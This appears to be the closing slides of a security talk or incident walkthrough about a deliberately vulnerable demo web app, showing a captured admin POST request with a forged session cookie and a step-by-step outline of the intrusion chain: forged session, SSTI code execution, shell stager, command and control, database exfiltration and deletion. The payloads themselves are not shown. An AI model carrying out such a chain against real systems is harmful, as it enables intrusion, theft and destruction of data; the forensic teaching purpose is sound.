'319c30ca5774cad3bdb9162793e0b7c7ad5ef51dc84c4bf29c89f7f2f2ccb734'
>>>
```

```
POST /admin/create HTTP/1.1
Host: hackypaws.com
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:5000/admin/new_paw
Content-Type: multipart/form-data; boundary=---------------------------787804284294097342326764000 39
Content-Length: 725
Origin: http://127.0.0.1:5000
Connection: close
Cookie: session=319c30ca5774cad3bdb9162793e0b7c7ad5ef51dc84c4bf29c89f7f2f2ccb734; username=trudy
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

The attack chain reveals itself!

1. Generate admin session for “trudy” with forged token
2. Send post request containing SSTI code exec payload
3. Payload contains a shell stager, downloads binary to ramdisk
4. Command & Control starts
5. Exfil our DB
6. Delete our DB to hide intrusion method

Impact?

- The web app was running as root
- Database exfiltrated
- Full control of app

Intent?

- Extortion?
- Ransomware?

the case is solved boys

THANK YOU

https://github.com/nealdj/HackyPaws